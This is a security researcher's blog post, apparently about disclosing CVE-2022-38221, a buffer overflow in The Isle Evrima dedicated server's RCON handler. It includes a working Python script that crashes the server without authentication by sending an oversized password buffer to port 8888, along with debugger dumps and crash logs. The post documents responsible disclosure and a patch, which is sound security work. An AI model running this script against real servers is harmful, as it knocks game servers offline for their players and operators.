


```
RAX    000000796678F400     "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
RBX    00007FF62EAAB400     L"Error receiving data from TCP socket!"
RCX    000000000000F811
RDX    000000796678F811
RBP    000000796678F330
RSP    000000796678F218     L"罰籍t"
RSI    0000007966790000
RDI    000000796678FBEF

R8     0000000000010000
R9     0000000000000083
R10    00007FF8D47E0000     vcruntime140.00007FF8D47E0000
R11    FFFFFFFFF6A71793
R12    0000021BB2FE9B60     L"턴□翱"
R13    0000021A7E896F00     L"丰□翱"
R14    0000021BB2FE9B60     L"턴□翱"
R15    000000796678FCF0

RIP    00007FF8D47E12DB     vcruntime140.00007FF8D47E12DB

RFLAGS   0000000000010202
ZF 0   PF 0   AF 0
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C000000D (STATUS_INVALID_PARAMETER)

GS 002B   FS 0053
ES 002B   DS 002B
CS 0033   SS 002B

ST(0) 00000000000000000000 x87r0 Empty 0.000000000000000000
ST(1) 00000000000000000000 x87r1 Empty 0.000000000000000000
ST(2) 00000000000000000000 x87r2 Empty 0.000000000000000000
ST(3) F90000007FF8F9620000 x87r3 Empty invalid
```

August 12, 2022

Discovering a Buffer Overflow in The Isle Evrima Dedicated Server


The CVE program has assigned CVE ID: CVE-2022-38221 for this exploit. You can view it on MITRE here (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-38221), or on the National Vulnerability Database, here. (https://nvd.nist.gov/vuln/detail/CVE-2022-38221)

So I've been playing this game on steam, The Isles. Great game, but I like to host my own servers when I can. So I downloaded the dedicated server, booted it up and it was running. I took a look at the patch notes and noticed RCON had been introduced, but wasn't implemented yet. I took a look at the official discord, and not much info was there. So I took to doing a little reverse engineering and came up with the first public The Isles Evrima python client, which can be found here (https://github.com/modernham/The-Isle-Evrima-Server-Tools). I'm a tinkerer by nature, so I wanted to take a closer look at how the information was handled. After all, I'm running this server, the game is still in development, so I wanted to see how secure I was. I didn't think I would find a buffer overflow on the Isle Evrima.

Finding the vulnerability


I decided what any security researcher would do, and sent a bunch of bytes to the RCON server. And…Nothing. So I decided to wrap the buffer into the password command, and that's where things got interesting. So I ran the following python code, which encases a 200,000 byte buffer into the password field, and send it over to RCON running on port 8888.

```
import socket, time, sys

ip = "127.0.0.1"
port = 8888
timeout = 10
string = "A" * 200000
while True:
  try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
      s.settimeout(timeout)
      s.connect((ip, port))
      string = string.encode()
      payload = bytes('\x01', 'utf-8') + string + bytes('\x00', 'utf-8')
      print("Fuzzing with {} bytes".format(len(payload)))
      s.send((payload))
      message = s.recv(1024)
      print(message)
  except:
    print("Fuzzing crashed at {} bytes".format(len(payload)))
    sys.exit(0)
  time.sleep(2)
```



```
RAX      000000796678F400      "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
RBX      00007FF62EAAB400      L"Error receiving data from TCP socket!"
RCX      000000000000F811
RDX      000000796678F811
RBP      000000796678F330
RSP      000000796678F218      L"蔚豁t"
RSI      0000007966790000
RDI      000000796678FBEF

R8       0000000000010000
R9       0000000000000083
R10      00007FF8D47E0000      vcruntime140.00007FF8D47E0000
R11      FFFFFFFF6A71793
R12      0000021BB2FE9B60      L"톼□翢"
R13      0000021A7E896F00      L"卆□翢"
R14      0000021BB2FE9B60      L"톼□翢"
R15      000000796678FCF0

RIP      00007FF8D47E12DB      vcruntime140.00007FF8D47E12DB

RFLAGS    0000000000010202
ZF 0  PF 0  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C000000D (STATUS_INVALID_PARAMETER)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0033  SS 002B

ST(0) 00000000000000000000 x87r0 Empty 0.000000000000000000
ST(1) 00000000000000000000 x87r1 Empty 0.000000000000000000
ST(2) 00000000000000000000 x87r2 Empty 0.000000000000000000
ST(3) F90000007FF8F9620000 x87r3 Empty invalid
```

Windows Access Exception



```
Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Paused   First chance exception on 00007FF8D47E12DB (C0000005, EXCEPTION_ACCESS_VIOLATION)!
```


Access Violation Windows

So the server crashed, and we got an access violation. Well of course we did! Considering the address we attempted to access was well past the stack. We can also see a debug string "Error receiving data from the TCP socket". The thread is the FTcpListener. So it's safe to assume the overflow occurred within TCP connection handler. The password buffer seems to have a 1000 byte limit, so I don't think it actually occurs there, but once the buffer is received. I have a dedicated server running on a Linux box, so I decided to test it remotely, yup it works. So its safe to assume that any server with an accessible RCON port with RCON enabled will be vulnerable to this attack.

This includes every one of the official servers. Meaning someone could shut them down indefinitely with a short python script until the devlopers patch it or disable RCON on the official servers. RCON is a plain text protocol, so I hope the developers are not actually accessing it outside of the local network for official servers.


A Buffer Overrun Exception

Now sending 200,000 bytes is a bit overkill. What happens when we send just enough? Well it turns out just enough is about 2047 bytes within the buffer(on windows), and it will render us with a "STATUS_BUFFER_OVERRUN", which is actually a good thing,




```
Hide FPU

RAX    0000000000000001
RBX    000001C93D8F11E0
RCX    0000000000000002
RDX    0000000000003927
RBP    000000406965EF50
RSP    000000406965EE10
RSI    00000000000003E7     L'ϧ'
RDI    0000000000000000

R8     0000000000000020     ' '
R9     000000000000F317
R10    00007FF629811FC0     L"FMallocBinned2 Attempt to free an unrecognized small block %p"
R11    00007FF629811AD0     L"MallocBinned2 Corruption Canary was 0x%x, should be 0x%x"
R12    000001C934D37EA0     L"탄[翢"
R13    000001C7DBCF5B00     L"亍ｪ翢"
R14    000001C93D8F09F0
R15    000000406965F910

RIP    00007FF62937B701     theisleserver-win64-shipping.00007FF62937B701

RFLAGS    0000000000000202
ZF 0   PF 0   AF 0
```

The Stack Canary protects from remote code execution.



```
Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Paused    Last chance exception on 00007FF62937B701 (C0000409, STATUS_STACK_BUFFER_OVERRUN)!
```

STATUS_STACK_BUFFER_OVERRUN



```
Signal 11 caught.
Malloc Size=65538 LargeMemoryPoolOffset=65554
CommonUnixCrashHandler: Signal=11
[2022.07.23-20.20.05:033][ 45]LogCore: === Critical error: ===
Unhandled Exception: SIGSEGV: invalid attempt to read memory at address 0x0000000000000000
[2022.07.23-20.20.05:034][ 45]LogCore: Fatal error!
0x000000000371bb32 TheIsleServer-Linux-Shipping!FUnixPlatformStackWalk::CaptureStackBackTrace(unsigned long long*, unsigned int, void*) [E:
0x00000000035bb5f1 TheIsleServer-Linux-Shipping!FGenericPlatformStackWalk::StackWalkAndDump(char*, unsigned long, int, void*) [E:/UnrealEng
0x00000000037180be TheIsleServer-Linux-Shipping!FUnixCrashContext::CaptureStackTrace() [E:/UnrealEngine 4.27.2/UnrealEngine/Engine/Source/R
0x0000000005c5bf36 TheIsleServer-Linux-Shipping!CommonUnixCrashHandler(FGenericCrashContext const&) [E:/UnrealEngine 4.27.2/UnrealEngine/En
0x000000000371b901 TheIsleServer-Linux-Shipping!PlatformCrashHandler(int, siginfo_t*, void*) [E:/UnrealEngine 4.27.2/UnrealEngine/Engine/So
0x00007fce90dd5730 libpthread.so.0!UnknownFunction(0x1272f)
[2022.07.23-20.20.05:045][ 45]LogExit: Executing StaticShutdownAfterError
Engine crash handling finished; re-raising signal 11 for the default handler. Good bye.
Segmentation fault (core dumped)
```

Linux Segmentation Fault

Corruption Canary saves us, for now

Now a buffer overrun might sound scary, but really, its a good thing. You see that string there" Corruption Canary was …" That means there is a stack Canary, a address responsible for detecting overflows and terminating a process. That means an attacker can still crash your server with no authentication, BUT, they will face an additional hurdle when attempting to execute shell code. That does not mean its impossible. Given some time, a skilled reverse engineer could bypass the stack canary and own any server running RCON. (Including the official servers). This is a scary thought.

Reporting to the Developers

So I'm sitting on a bug and an exploit that allows me to crash any official server at any time, along with many unofficial servers. And its a matter of time before someone malicious finds this. It's time to report. There were many ways to publicly report a bug, but nowhere privately for a vulnerability. I used the bug report form to tell the devs to message me over discord, posted on the bug section for someone to message me, and sent an email to the support team letting them know that I had found a buffer overflow on the isle evrima. I've gotten a response, and as of 8/12/2022 the buffer overflow has been patched.

On a side note, if you would like to set up your own server, I've made a tutorial here for Linux via Linode : Create a Dedicated The Isle Evrima Server on Ubuntu 22.04 Linux – TakeTheBait (https://takethebait.net/create-a-dedicated-the-isle-evrima-server-on-ubuntu-22-04-linux/)

And if you are facing issues your your personal server, I've made a post detailing most of the common issues and resolutions:

Troubleshooting the Isle Dedicated Server Issues – TakeTheBait (https://takethebait.net/troubleshooting-the-isle-dedicated-server-issues/)

---

aspect (https://takethebait.net/author/aspect/) 0

Tags : buffer overflow (https://takethebait.net/tag/buffer-overflow/) cve (https://takethebait.net/tag/cve/) research (https://takethebait.net/tag/research/) the isle (https://takethebait.net/tag/the-isle/)

‹ Create a Dedicated The Isle Evrima Server on Ubuntu 22.04 Linux (https://takethebait.net/create-a-dedicated-the-isle-evrima-server-on-ubuntu-22-04-linux/)

Stop Compromising Your Home Server Security by Oversharing ›

LEAVE A REPLY

Your email address will not be published. Required fields are marked *

Comment *

Name *

Email *

Website

☐ Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

RECENT POSTS

Block TOR connections with Proxmox Firewall (https://takethebait.net/block-tor-connections-with-proxmox-firewall/)
Stop Compromising Your Home Server Security by Oversharing (https://takethebait.net/stop-compromising-your-home-server-security-by-oversharing/)
Discovering a Buffer Overflow in The Isle Evrima Dedicated Server (https://takethebait.net/discovering-a-buffer-overflow-in-the-isle-evrima-dedicated-server/)
Create a Dedicated The Isle Evrima Server on Ubuntu 22.04 Linux (https://takethebait.net/create-a-dedicated-the-isle-evrima-server-on-ubuntu-22-04-linux/)
Troubleshooting the Isle Dedicated Server Issues (https://takethebait.net/troubleshooting-the-isle-dedicated-server-issues/)

RECENT COMMENTS

aspect (https://takethebait.net) on Create a Dedicated The Isle Evrima Server on Ubuntu 22.04 Linux (https://takethebait.net/create-a-dedicated-the-isle-evrima-server-on-ubuntu-22-04-linux/#comment-7)

Frank on Create a Dedicated The Isle Evrima Server on Ubuntu 22.04 Linux (https://takethebait.net/create-a-dedicated-the-isle-evrima-server-on-ubuntu-22-04-linux/#comment-6)

ARCHIVES

September 2022 (https://takethebait.net/2022/09/)
August 2022 (https://takethebait.net/2022/08/)
July 2022 (https://takethebait.net/2022/07/)
June 2022 (https://takethebait.net/2022/06/)

CATEGORIES

cve (https://takethebait.net/category/cve/)
life (https://takethebait.net/category/life/)
phishing (https://takethebait.net/category/phishing/)
tutorial (https://takethebait.net/category/tutorial/)
Uncategorized (https://takethebait.net/category/uncategorized/)

Write Ups (https://takethebait.net/category/wiriteups/)